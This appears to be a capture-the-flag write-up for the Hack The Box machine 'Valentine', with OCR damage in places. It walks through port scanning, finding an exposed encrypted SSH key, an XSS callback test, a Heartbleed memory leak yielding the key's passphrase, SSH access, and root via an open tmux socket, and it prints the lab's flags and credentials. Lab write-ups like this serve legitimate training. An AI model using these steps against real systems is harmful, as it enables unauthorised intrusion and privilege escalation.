port scan

22/tcp open ssh syn-ack OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)


80/tcp open http syn-ack Apache httpd 2.2.22 ((Ubuntu))

443/tcp open ssl/http syn-ack Apache httpd 2.2.22


running gobuster and nikto

gobuster dir -u valentine.htb -w /opt/SecLists/Discovery/Web-Content/raft-medium-directories.txt -x php,txt

port 80 enum



/dev found notes.txt and a hype key




Index of /dev

Name <u>Last modified</u> <u>Size Description</u>

Parent Directory

🚹 <u>hype</u> <u>key</u> 13-Dec-2017 16:48 5.3K


<u>notes.txt</u> 05-Feb-2018 16:42 227



To do:

- 1) Coffee.
- 2) Research.
- Fix decoder/encoder before going live.
- 4) Make sure encoding/decoding is only done client-side.
- 5) Don't use the decoder/encoder until any of this is done.
- 6) Find a better way to take notes.

going into cyber chef to decode the key and it looks like a Hex



----BEGIN RSA PRIVATE KEY-----

Proc-Type: 4,ENCRYPTED

DEK-Info: AES-128-CBC, AEB88C140F69BF2074788DE24AE48D46

DbPrO78kegNuk1DAqIAN5jbjXv0PPsog3jdbMFS8iE9p3UOL0IF0xf7PzmrkDa8R 5y/b46+9nEpCMfTPhNuJRcW2U2gJcOFH+9RJDBC5UJMUS1/gjB/7/My00Mwx+al6 0EI0SbOYUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZeXi Ebw66hjFmAu4AzqcM/kigNRFPYuNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A+8P OXBKNe6I17hKaT6wFnp5eXOaUIHvHnvO6ScHVWRrZ70fcpcpimL1w13Tgdd2AiGd pHLJpYUII5PuO6x+LS8n1r/GWMqSOEimNRD1j/59/4u3ROrTCKeo9DsTRqs2k1SH QdWwFwaXbYyT1uxAMSI5Hq9OD5HJ8G0R6JI5RvCNUQjwx0FITjjMjnLlpxjvfq+E p0gD0UcylKm6rCZqacwnSddHW8W3LxJmCxdxW5lt5dPjAkBYRUnl91ESCiD4Z+uC OI6jLFD2kaOLfuyee0fYCb7GTqOe7EmMB3fGlwSdW8OC8NWTkwpjc0ELblUa6uIO t9grSosRTCsZd14OPts4bLspKxMMOsgnKloXvnlPOSwSpWy9Wp6y8XX8+F40rxI5 XqhDUBhyk1C3YPOiDuPOnMXalpe1dgb0NdD1M9ZQSNULw1DHCGPP4JSSxX7BWdD K

aAnWJvFgIA4oFBBVA8uAPMfV2XFQnjwUT5bPLC65tFstoRtTZ1uSruai27kxTnLQ +wQ87lMadds1GQNeGsKSf8R/rsRKeeKcilDePCjeaLqtqxnhNoFtg0Mxt6r2gb1E AloQ6jg5Tbj5J7quYXZPylBljNp9GVpinPc3KpHttvgbptfiWEEsZYn5yZPhUr9Q r08pkOxArXE2dj7eX+bq65635OJ6TqHbAlTQ1Rs9PulrS7K4SLX7nY89/RZ5oSQe 2VWRyTZ1FfngJSsv9+Mfvz341lbzOlWmk7WfEcWcHc16n9V0lbSNALnjThvEcPky e1BsfSbsf9FguUZkgHAnnfRKkGVG1OVyuwc/LVjmbhZzKwLhaZRNd8HEM86fNojP 09nVjTaYtWUXk0Si1W02wbu1NzL+1Tg9lpNylSFCFYjSqiyG+WU7lwK3YU5kp3CC

dYScz63Q2pQafxfSbuv4CMnNpdirVKEo5nRRfK/iaL3X1R3DxV8eSYFKFL6pqpuX cY5YZJGAp+JxsnIQ9CFyxIt92frXznsjhlYa8svbVNNfk/9fyX6op24rL2DyESpY pnsukBCFBkZHWNNyeN7b5GhTVCodHhzHVFehTuBrp+VuPqaqDvMCVe1DZCb4MjAj Mslf+9xK+TXEL3icmlOBRdPyw6e/JlQlVRlmShFpl8eb/8VsTyJSe+b853zuV2qL suLaBMxYKm3+zEDIDveKPNaaWZgEcqxylCC/wUyUXIMJ50Nw6JNVMM8LeCii3OEW l0ln9L1b/NXpHjGa8WHHTjolilB5qNUyywSeTBF2awRlXH9BrkZG4Fc4gdmW/lzT RUgZkbMQZNIIfzj1QuilRVBm/F76Y/YMrmnM9k/1xSGlskwCUQ+95CGHJE8MkhD3 -----END RSA PRIVATE KEY-----

ound /encode /decode

Foothold

we tried to do a stored xss attack with

src=<u>http://10.10.16.9</u>

```
--(kali® kali)-[~/Desktop/HTB/valentine]
--$ nc -lvnp 80 istening on [any] 80 ...
onnect to [10.10.16.9] from (UNKNOWN) [10.10.16.9] 53604
iET / HTTP/1.1
iost: 10.10.16.9
iser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
iccept: */*
iccept-Language: en-US,en;q=0.5
iccept-Encoding: gzip, deflate
ionnection: keep-alive
ieferer: http://valentine.htb/decode.php
```

and we get a hit!

we couldn't do much with what we found but we ran nmap --script vuln and we got something interesting a exploit on ssl called heart bleed

running heartbleed we leaked some interesting info

looks like someone is typing a base64 string into /decode

https://www.exploit-db.com/exploits/32745 #heartbleed

```
(kali@ kali)-[/opt/CVEs]
$ echo -n aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg= | base64 -d
heartbleedbelievethehype
```

it looks like a password

heartbleedbelievethehype

now let's try to ssh with the key we found earlier and the password we found now and i assume the username will be hype because the key was called hype.key

```
(kali⊕ kali)-[~/Desktop/HTB/valentine]
$ ssh hype@10.129.184.27 -i id_rsa
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

* Documentation: https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Feb 16 14:50:29 2018 from 10.10.14.3
hype@Valentine:~$
hype@Valentine:~$
hype@Valentine:~$ ls

Desktop Documents Downloads Music Pictures Public Templates Videos
hype@Valentine:~$
```

we are in!

Privilege escalation

#userflag e6710a5464769fd5fcd216e076961750

Linux version 3.2.0-23-generic Sudo version 1.8.3p1 127.0.0.1:631 PermitRootLogin yes

root 1180 0.0 0.1 26416 1672 ? Ss 05:17 0:00 /usr/bin/tmux -S /.devs/dev_sess /usr/bin/X

looking through home directory we found that .bash_history has some content

```
hype@Valentine:/dev/shm$ cat /home/hype/.bash_history

exit
exot
exit
ls -la
cd /
ls -la
cd .devs
ls -la
tmux -L dev_sess
tmux a -t dev_sess
tmux --help
tmux -S /.devs/dev_sess
exit
```

looks like the user hype with running tmux copy the command we found tmux -S /.devs/dev_sess

and we are root

```
root@Valentine:/run/shm# cat /root/root.txt
f1bb6d759df1f272914ebbc9ed7765b2
root@Valentine:/run/shm#
```


Service	Username	password
ssh	hype	heartbleedbelievethehype

Conclusion

- the server had an open directory that had a id_rsa ssh key to a user in the server
- the server was vulnerable heartbleed exploit which lead to reading from memory the password for the ssh key user hype that we found earlier

- the kernel version of the target was so out dated that it was vulnerable to most common exploits like dirty cow which lead to priv escalation
- the root had an open tmux session that the user hyper could connect to which lead to priv escalation